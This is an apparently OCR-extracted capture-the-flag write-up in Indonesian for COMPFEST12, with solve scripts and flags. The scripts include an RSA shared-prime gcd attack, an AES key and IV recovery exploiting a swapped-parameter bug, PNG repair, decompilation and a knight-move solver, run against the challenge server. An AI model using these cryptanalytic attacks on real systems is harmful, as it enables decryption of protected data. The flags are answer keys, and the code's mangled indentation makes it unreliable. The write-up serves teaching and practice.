280992233733091325658988827875791458596894052586964987354758392242781930397001012057576583852683893273,
```

1354181255110737848305424192685267738068937445740079262166873733074526969107550018O
5152529410366625826271506840750573765586373783354845225117213168296383514563853119З
64473012810679942757579144871410575304287979339680733910019389453757625157236538322
40892853518361880986564436200628303593285432727618931935850925765411229598120323299
102777173406801877318424259667407060246896518880822795330878424070042777822312299266
5639279,
10103475793035772840919918736782936746293349733678611538967452474255214063640715771
10535754810703572742212314189733411559820699078590703424334153473240698270421500920
88591672780983897635858701779205855606646357762718317724250428432382801953762023203
22382356696302027088776793821131678963524558332296769268191969263928464935703509403
23695312940096776023276552374191365730130926156872969738502560930474010983977375575
1162348,
27584165926160511359456001186364778602238507462693368366435007590063409220338871487
82067389427622837705513575267283940487282277210632353023245321816237503895756132459
78033819853204147631469279035693547223997882772086225057474000141532253417145025724
68885465716920183868340752260938152512105849806206405758531904621314473548436992621
00099716979380159926037999834879986055860841707417124419303547197201623205339035789
0862530,
18135013166889308451445504190802736740769672262003985324667644784318244849434765043
30167148921596522929153560593969395182538525421873682334004706851236807589458371254
63759876076405909966336945246494872146500563313616164549508466737164622598174705234
36241447025632758695778320482184721961305117852379979400239078991736789418845140021
16865791319141451008654341317990942559087042268387927863303971871933302884342516567
6795213,
21098082326575375131878189108879816322286459920683912452822131547079759604612915668
30824844673912743862917284477610825944640731481052659020723358831030913355548494118
80081323507639291270222193210504316947709358324888674252248088827224233624697075954
28332722394960508549749543017301534777988891048272388707320925174419497505161744134
69515530103154662293640305643537927321443773717049523026087379871072792550025431129
1211936,
17568710406971287676441250887269594484780805898035821442853664824343499885441873594
21271979551499827501937854121219221568799864945485871854969609983002152317911094299
23640287700754601097828014155947424354920047308061535266390256431509528912448819292
85114328905304263880657224003170740098286637952502523702690560531518875201965090552
95922648954287438109738846896580721469805226367133043900752017999237508441145614789
1811395,
97377350660124849469726628482427196356741209091301735938146021162099680658661095568
06780128142922211366132587348390477481183797848840220131318116475964156935119909318
75659440658064857304537844181787299349254286365469181420791689708560472988302556660
62472407559752613412756173547118360874254897217644364825704925750070083389070628488
98321316044917153130957990710806808143489112042384556951352386084935689024056899584
650586,
25957771236427892638077598737964637224109822764228239453938695142308406073782616090
99970178579252715615733929931726218755706509144876185155267633611758352245453133381
17029687566147102596211816136932774516170984571842681399018179466954498207456971655
75094557884389909465834486156685354248655686176278652438858328558862506972674698806
07156041276744922870066861810305622093961458894400709996070217885856615811597177620

9084188,
266189560679502084623654642195398496172628777202529346939436761349876537187826807549320027166424516077982746549017037242460897990914540152368025095162187510294260379903280118613957344948219903559566658685005555259860024300868070049974490631220770322156664889767443739302996400815356766411545650366249867695988518939486600827591815070826884892869710123337660880008047518796836389422682294207576188070470886764834086408888591751868904350376867352878204272329522222526383056929392771964922235997613348543716096624329414563815691005017468313981428854804149474961505198508090416577680856454016685916184516718089769801896820196584522474053321228103208516048287645996754570128228081576953008496826451814573473791981945957624855604525295045296979892449944971000085711292927140295102024622874564827654177440782576840470437732749393212177175388132470846 2,
202690823053413979094358822143272228982939103871542085842668047119795651111126234089337548454885277136909954418948186340978698700612284290842515684914146802910434713014050790174500696788738365398142389119298567923884429748969247889518553688678023540217949527346536436435540409293052884692287239228081035111274667054016622497404242806904270409351905292026670331996906134318115756985886579563522161537547813130194916499630012 7001532793979867022992140108771153888425936628667299004529269285532468254338046618664649157465106697833179247530512230421753175565271131873057639038679058557307595470828042604074439285975324071221616531711768388027011298918797065160893852645596512845897949003403300723952682508517657592494915606322682085423414719497420988525646608866578411773711592220196671596374685818745894120772482120842995629474934555639803870032075,
124420932025866461316646357563520262628845998845064999475828680562343531183455521549830377921157142558014957744361077666760005354151366452142205029907008353551209110743437451599649614917139379765039239617606287678136779355035288526394790611375254452273415305394882195461841035257732317885663803069131943174853008057185972999964694271770991591011278786475500076506195346187472429151594429342717525379994546566366284547803262,
143816463615851630976933401153214842973786207093214674588853568284646089935438523125361525502329472322242154937216767304571387727455567318218216330627772854044424066371129163625469882158167240881470381658645300807787760886945296181429406191298849650331958466895151645628474719879866228680129819247727582377826827538117286886967908102715918891538929605901861514232750514090207624137908640465759230225565170100919362524425012660229320300179655098460820413843794916238923183116224843801952169809239310902421837093022298723887267648412943398543885883152120237299243820785116928752047275515507702323428893323163200939401273038606142362979482405425227920649626037352703984618924330036007515220405763690029402825844318946812917469358451312564260837184477022448860551910420241056627243164074004678484288138888758691286681288416029333116812244668487250086141973170520988415952829303003148759995966999686477681379070661829930581758916482942747816940532340556661978661860056720276810411283098898311140734445243160283710015393596251151759674194968525279921716094787181375219072503588478732573423249874568210715841937382100977625176680841171527569274067555767584552924321299697888865486543

```
139368455011194046447038745289371186976754372920943076021367406738357850339022059799
14932,
111228586452900683656526583891669827375418717547643277736946575826308087027918343330
99442542096033530903514428944353675657821902630744754340203882041415805404042806852
94340766501271675085879071320560527027440190334672882345184062130871292144311176691
06908502732639842692105354048970690865070293760637642002073472879442761297911759600
67214344761542150903779712311599987367066596500706874216921919825711960651147480050
0368566,
11956188500390905182571199658308771853285250656176266221585067399084828617006626345
90364044319922904828435985021158941612370723846215072243377428568036741431055398208
80140410619117680885518912120133858079708119090197810109455273756308489604640133280
03716548500886575988184547199114476896109245618027259380779744946437420528090202766
12190609747285424412535788012084974962727653871391237459120848786604512095784495508
9290543,
24443947980983928921376560431850385304319574746906280295378435051245864471864509599
21832182077483263990620028187114409563849213333141143403676612611545514879102959671
15319964990995959040853772910073825469465873422065664699150777797577126454042740237
63300217608781572474398898415911543493800165124379291874887820893084366936814740362
55084823928291171769988155120975951806575562470039494564660633577399998490725065072
6051912,
20710321718587191608574444373939427651036152787013275419767656545169838626988902590
38119709562474216167692478187269284072839689773072475916132259198934155492892559772
67487257569778537456674835846116911560174608083132944313638475187831114685680557876
37953022675644168878301490074918693542319305994408080234951070324604821266360617301
10498328974382690544583664680809979034850028497702414655033918744399618382181585580
6109733,
82633688619752586579138963531565488950677128036111079996711910893272162167187521912
88129116768747193825665779521502475416309475847749545167743640295544944298169868482
35307277356215528681714390470705119952047647769124411189560840370239303451442325730
03917737080192341471047109248526162164839829659922382339741281090027944179090921436
77504859056772235563768595129127259963739065858748544182841257035716296014728832217
343388,
11921168581552443571877042896459270619010090862776801370744534189647462371629711949
99608441624868330999549140002890915934397151512713684773341552434464059014023519343
15743796256184756359212610740895181852826794200423313014664810059468064179537899417
79869773847525634851360545908742464036529122506263132046324091045759387402031937426
57898565326666102886344216598257916788584265208253843418150370883457201770104366550
3212542,
70440429102646428954572343758205614912592475838026187350982153252995934598917370811
33810320175139014402497819873401337906655640808292201008737960351967765319013532306
04565964361820990862268154744299530682005662824652740024453726950142935557040445596
51425234365736054982895063965041587664123980353002501276298579413204918340090690439
44180742732935924056172186369154685627321869419589131398931380819096848414615353462
003954,
19491828710215814417738551564159776411594818553552146429155118787292412931655944396
82081523834176668958795699524321845224821015286921588234289724560091065861336904181
70741836994847082111590410878285518660471568824493563905551178387120973917863279300
```

400243423088640596805081604872317720079903374541828928745760886403061712081928605466654442518217329225702404874390458769509663175818075997189737703069371885186112795923873366,
104148048117576932099386088529852241283667324978412191379630925739635970266841246092970914742167863252542658185564968017540620854155292081342445878548013602157973913297281709639669542047166787894108553813562823111659447589905168160666070716932507781896775669975913655141647095171169283468913307976994736761271161615735875394646092888394865109402003864603719872454134998817320311143150361588338772818599663032804499161858446,
158197753791763776131487257571974978069744712790007849751557622041564476206910734132622130215879602584363276206808257572142629401709599164716455825592797596567425083795516006024653094174439979619700355164866040897336549080207571213468597874821414262381970023108406322410870593033896753259122646789478093374911371497063270186280480692531443227380047069241227361644269237144728317888304887097022674342319213752529620211639082,
177948446983815017004748658317622584913540679299234074182305615949987047766611725774528259897341353873943747108777900590343969050982540907157692543767520021185837254670087771232828622425507981433645961937245255729275326636483371735211357022192604173874563397084066806291480735263570947141823471594216057726615221355935359717611995901241881513437004853242222862327000990446741230558896140490412356126593246860017034336366652,
782819244221667557675859781293347346911674213311079680174568580186406900272657044749375063807092603527359807681981390944984695450403358016313521586364198318002277570224483011390942372504063066197814553713815462768227660044128892726331230677636006696683312150221479505453401217187256292225264231874782140081142629945265422463763533703921424131731913873363918892626924169337865135558749720229372712352089253404574755760711512784100297651480686248712008202336756271374788153755613761673019232824866676594720383665464416544034134492769574705880696330164198848062650902161289296255000088612516324218388580523545434674878106246725103601269417768275852149593710437745793515472807374190948666785415102510172887719772790340666200912274449937161780207716317679634568413346016936090723037166475674719541967767508652942038271458624400582727783853096482814,
261106509715398848222756688956114013594770212940138570713601706383430781292617616420489110575901330125903793863176581646265295912344148527299157435698321600766596262453698272494848830872520210498494415701478058845454477790965926666135854804011268335562634216252380951342239636924314426290937619968050179701239932558939809724472867043452337263868352362542612545501072749525153552010369674920211572608958608263021709983109 6,
153863040576348064222620956988011951125231451189009892645473276805630087019579056044606901813207620748346721737532772375855124307893313020783529509503727382913478433911586334748930843825393338713043712211741368861689804197778556136846331622122753001175926552501628208325971101129369554431057661389249136860737268568982261485733766480273624524868263590896659718192174809152804228935340976665037866430291119920674562694525093,
235943191093368758738360671492309750553047932989638679578543887687491593018365281026699628165242728984877030444356566715726458617293748516660010051813374351507376289 3

```
225924308346911497550944598818099306803780695304257157442181724497441471983017072605217145999379065089515237847473202593472821601662052743720309295962262703424428839158539379123643492152886578600846495249014209309297290298923652101557846369919682813052231524844274969845511889660475306627938999031674961187189790659712608816672668170964502076587591611787544724800910410374277580594923375087007069179066393523100640344524081537792648502545753140036165875798990250719549468541114050640959099667264913071471795185703410239429756108366660612956998043325414579356640903600839044082103484874979291455686018775253108171483411566646144730221120936526264897788165039261723749215573780437,109009850840651559900504991052058396712493043830759356515189081196060646517626918111062894325768144968280988441508588260090911708649637864167440768829203741395002011913980890990094395956083153208632498682384393233169811212426686333471435734670726594934418836600005179467894990516882385267533155721377639482195484336712597463348523267851254225709894229977595712735078230097609124628331188396282175533875706892066558642621412179659643875203374718367334243347319780295528057617694677204057521604494073960434945531131409158619104995937337957434947916954775315255369537726779826803094415861282821204162576888401587773527169126206199013733842656260810620979769228147735449493538525989019342193203699362062757838234061328130178859978143126365102396463668077163874288955953400180101000678901925340417250382677797902551075598259030549218110047837076274218899463961652133191892389318656113271644283224704368200731579871651571917361672475634554771597877398225323103314688467583304401362616364250232753479518214694406603900651624359861060261139372938554124024570789773167824607690931017835908173291802748248129402935395174638961211214225641025543790337108236409966892647290678685443457222425555327798630372278470895473778993480703775316272317231272322713992322732708552371247300]

dec_flag = ""

for c in flag:
    for i in range(0, 256):
        a = c ^ i
        if (gmpy.is_square(a)):
               dec_flag += chr(i)
               break

print dec_flag
```


Flag

COMPFEST12{ez_pz_lemonade_squeez_a42447}

Mutual Friend

Cara Pengerjaan

Dari script yang diberikan, kami mengetahui bahwa ada kemungkinan bilangan prima digunakan berulang kali. Hal ini menyebabkan bilangan tersebut dapat di-recover dengan menggunakan gcd. Kami melakukan looping dan menyimpan seluruh N yang diberikan. Kemudian setiap mendapatkan N baru kami mencari gcd dengan bilangan N sebelumnya. Ketika gcd != 1, maka didapatkan bilangan prima tersebut. Selanjutnya lakukan decrypt RSA.



Kode

solve.py

```
from pwn import *
from Crypto.Util.number import *
import numpy as np

p = remote("128.199.157.172", 27268)

list_modulus = []

def get_val():
    p.recvuntil("enter for next triplet:")
    p.sendline("")

p.recvuntil("================================================================================
=========")
    p.recvline()
    N = eval(p.recvline().strip().split(" = ")[1])
    e = eval(p.recvline().strip().split(" = ")[1])
    c = eval(p.recvline().strip().split(" = ")[1])

    return (N, e, c)

def egcd(a, b):
       if a == 0:
       return (b, 0, 1)
       else:
```

```
      g, y, x = egcd(b % a, a)
      return (g, x - (b // a) * y, y)

def modinv(a, m):
      g, x, y = egcd(a, m)
      if g != 1:
      raise Exception('modular inverse does not exist')
      else:
      return x % m

done = False

while not done:
    N, e, c = get_val()

    for modulus in list_modulus:
        if (np.gcd(modulus, N) != 1):
              done = True

              p = np.gcd(modulus, N)
              q = N / p

              phi = (p-1) * (q-1)
              e = 65537
              d = modinv(e, phi)
              plain = pow(c, d, N)

              print long_to_bytes(plain)
              break

    list_modulus.append(N)
```

Flag

COMPFEST12{Euclid_W0uID_b_Pr0Ud_Ov_4I1_7h3sE_MetH_eXpeRt5_a39e7a}

I Hope It's Medium

Cara Pengerjaan

Dari code yang diberikan, kami menemukan bahwa pada fungsi encrypt terdapat kesalahan parameter. Sehingga key yang seharusnya digunakan untuk enkripsi ternyata di-passing ke fungsi encrypt. Dari situ kami dapat melakukan recover key yang digunakan. Kemudian untuk recover IV, kami tinggal melakukan encrypt dengan key dan msg yang kami kirimkan sendiri. Kemudian tinggal lakukan decrypt dengan key dan msg tersebut didapatkan IV.

Signature fungsi encrypt **def encrypt(key, iv, msg):**
Pemanggilan fungsi encrypt **encrypt(msg, iv, key)**

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/crypto/i-hope-its-medium$ python solve.py
[+] Opening connection to 128.199.157.172 on port 21953: Done
bbefab2a13788f081b2a1a76f9146049
7c0b3a7f372de247beda5a21b7e7953b
COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}\x06\x06\x06
[*] Switching to interactive mode
```

Kode

solve.py

```
from pwn import *
from Crypto.Cipher import AES

def decrypt_aes(key, iv, msg):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    dec = cipher.decrypt(msg)
    return dec

def encrypt(msg, key=None, iv=None):
    p.sendlineafter("Choice", "1")
    p.sendlineafter("message", msg)

    if key is None:
        p.sendlineafter("custom key", "n")
    else:
        p.sendlineafter("custom key", "y")
        p.sendlineafter("Input custom key:", key)

    if iv is None:
        p.sendlineafter("custom IV", "n")
    else:
        p.sendlineafter("custom IV", "y")
        p.sendlineafter("Input custom IV", iv)

    p.recvuntil("b'")
    return p.recvuntil("'")[:-1]

def get_flag():
    p.sendlineafter("Choice", "2")
    p.recvuntil("b'")
    return p.recvuntil("'")[:-1]
```

```
p = remote("128.199.157.172", 21953)

block1 = encrypt("a"*15, iv="a"*16).decode("hex")
key = decrypt_aes("a"*15+'\x01', "a"*16, block1)


block1 = encrypt("a"*15, key="a"*16).decode('hex')
iv = decrypt_aes("a"*15+"\x01", "a"*16, block1)

flag = get_flag().decode('hex')
print decrypt_aes(key, iv, flag)
```

Flag

COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}

Forensics

Kyu Are

Cara Pengerjaan

Diberikan file zip yang berisikan 10 video. 1 video berisikan kumpul frame yang merupakan qr code. Hal menarik yaitu terdapat 1 video dengan jumlah frame 1112. Dan ketika dilakukan extract per frame, didapatkan strings flag di dalam video tersebut

extract per frame dilakukan dengan menggunakan ffmpeg

```
ffmpeg -i file.avi -r 100 -f image2 f-%06d.png
```

Kemudian dilakukan pengecekan tiap frame menggunakan pyzbar dan cek apakah terdapat substring flag

```
import glob, os
from pyzbar.pyzbar import decode
from PIL import Image

for file in glob.glob("f-*"):
  s = decode(Image.open(file))[0][0]
  print(s.decode())
  if "COMPFEST12" in s.decode():
  exit(1)
```

```
understand?papapapa!3881313371337133713371337uuuulalalalyouskiddiesulajfj
papapapaD34DB33F!22153skiddiesulajfjabjgkagbauuuulalalalyouunderstand
D34DC0D3skiddiesulajfjabjgkagbadounderstand?papapapayouD34DB33F!22153
papapapaD34DC0D3youdo!3881313371337133713371337understand?D34DB33F!22153u
COMPFEST12{kyu4r31337_318bc0}D34DC0D3D34DB33F!22153!38813133713371337
```

Flag


COMPFEST12{kyu4r31337_318bc0}

Silverqueen

Cara Pengerjaan

Dari file yang diberikan kami langsung dapat mengetahui bahwa file tersebut merupakan file png dengan melihat hex file tersebut, terdapat beberapa signature png yaitu (HDR, IEND, dll). Namun terdapat beberapa byte yang corrupt. Yaitu pada magic number, chunk IHDR, unit specifier dan CRC pHYs, serta chunk size pada IDAT. Setelah data tersebut diperbaiki image dapat di-load.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/foren/silverqueen$ diff src dest
1c1
< 00000000: 8945 5845 0d0a 1a0a 0000 000d 0048 4452  .EXE.........HDR
---
> 00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
5,6c5,6
< 00000040: 0009 7048 5973 0000 0ec3 0000 0ec3 464c  ..pHYs........FL
< 00000050: 4147 64ff ffff ff00 4461 5478 5eec fde9  AGd.....DaTx^...
---
> 00000040: 0009 7048 5973 0000 0ec3 0000 0ec3 00b0  ..pHYs..........
> 00000050: 6898 f200 00ff a549 4441 5478 5eec fde9  h......IDATx^...
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/foren/silverqueen$
```



Flag

COMPFEST12{cHuNk5_4r3_pr00f_of_1nt3gr1ty}

Misc

Sanity Check

Cara Pengerjaan

Flag Grateees

Flag

COMPFEST12{im_not_insane}

Lost My Source 2

Cara Pengerjaan

Diberikan sebuah binary yang dibuat dengan menggunakan pyinstaller. Dengan menggunakan **pyinstxtractor** kami melakukan extract source code. Kemudian dari main.py ditemukan fungsi getFlag yang berisi flag.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/Compfest XII/quals/misc/lost-my-source-2/pydata.dump_extracted$ uncompyle6 main.pyc
# uncompyle6 version 3.5.1
# Python bytecode 3.6 (3379)
# Decompiled from: Python 2.7.15+ (default, Oct  7 2019, 17:39:04)
# [GCC 7.4.0]
# Embedded file name: main.py
for n in range(1, 10):
    print('=' * 35)
    print('n:', n)
    print('-' * 35)
    lst = list()
    for i in range(2 * n - 1):
        tmp = list()
        for j in range(2 * n - 1):
            tmp.append(max(max(n - j, j - (n - 2)), max(n - i, i - (n - 2))))

        lst.append(tmp)

    for row in lst:
        print(' '.join(map(str, row)))

    print('=' * 35)

def getFlag():
    return 'COMPFEST12{my_fri3nd_s4ys_s0rry_888144}'
# okay decompiling main.pyc
```


Flag

COMPFEST12{my_fri3nd_s4ys_s0rry_888144}

Checkmate

Cara Pengerjaan

Diberikan sebuah service yang dimana kita harus memberikan jawaban berupa langkah minimal sebuah kuda menuju target. Terdapat 7 buah ukuran board. Awalnya kita sudah selesai untuk membuat script solver namun terdapat masalah pada board ke 6 dan 7. Akhirnya untuk board ke 6 dan 7 kita bruteforce saja dengan cara menjawab 2 terus hingga benar.



Kode

solve.py

```
from pwn import *
import sys

HORSE_MOVE = []
```

```
for i in range(-2, 3):
	for j in range(-2, 3):
	if abs(i) + abs(j) == 3:
		HORSE_MOVE.append((i, j))

def get_horses_numstep(col: int, row: int, horses: list, target: tuple) -> list:
	"""Get number of step needed for a horses to reach target

	Arguments:
	col {int} -- chess board column size
	row {int} -- chess board row size
	kuda {list} -- list of (x, y) that define there is horse in column x, row y
	target {tuple} -- (x, y) that define target is in column x, row y

	Returns:
	list -- number of step needed for a horses to reach the target
	"""
	tx, ty = target
	dist = [[-1 for _ in range(col)] for __ in range(row)]
	dist[ty - 1][tx - 1] = 0

	step = 0
	cnt_now = 1
	cnt_nxt = 0
	queue = [(tx - 1, ty - 1)]

	while len(queue) > 0:
	if cnt_now == 0:
		step += 1
		cnt_now, cnt_nxt = cnt_nxt, 0

	px, py = queue.pop(0)
	cnt_now -= 1
	for sx, sy in HORSE_MOVE:
		nx, ny = px + sx, py + sy
		if 0 <= nx < col and 0 <= ny < row:
		if dist[ny][nx] == -1:
			dist[ny][nx] = step + 1
			queue.append((nx, ny))
			cnt_nxt += 1

	return [dist[hy - 1][hx - 1] for hx, hy in horses]

def get_pos(board):
	list_of_knight = []
	target = (0,0)
	c = 1
```

```
	r = 1
	check_1 = False
	for bb in board:
	if check_1:
		check_2 = False
		r = 1
		for cc in bb:
		if check_2:
			if cc == 'K':
				list_of_knight.append((r, c))
			if cc == 'X':
				target = (r, c)
			r += 1
			check_2 = False
		else:
			check_2 = True
		c += 1
		check_1 = False
	else:
		check_1 = True
	ans = min(get_horses_numstep(r-1, c-1, list_of_knight, target))
	return str(ans)


while True:
	try:
	r = remote('128.199.157.172', 27136, timeout=20)

	for i in range(5):
		print('board ke',i+1)
		inp = r.recvuntil(':', timeout=20).decode()
		# print(inp)
		board = inp.split('\n')[:-1]
		print('get_pos...')
		ans = get_pos(board)
		print('ans:',ans)
		print(r.sendline(ans))
		if i == 6:
		print(r.recv())

	for i in range(2):
		r.recvuntil('guess:')
		r.sendline("2")
		print (i)

	temp = r.recvall()
```

```
        if len(temp) <= 35:
               continue

        print (temp)
        sys.exit(1)
        except Exception as e:
        r.close()
```

Flag

COMPFEST12{y0u_GoT_th3_L_R19ht}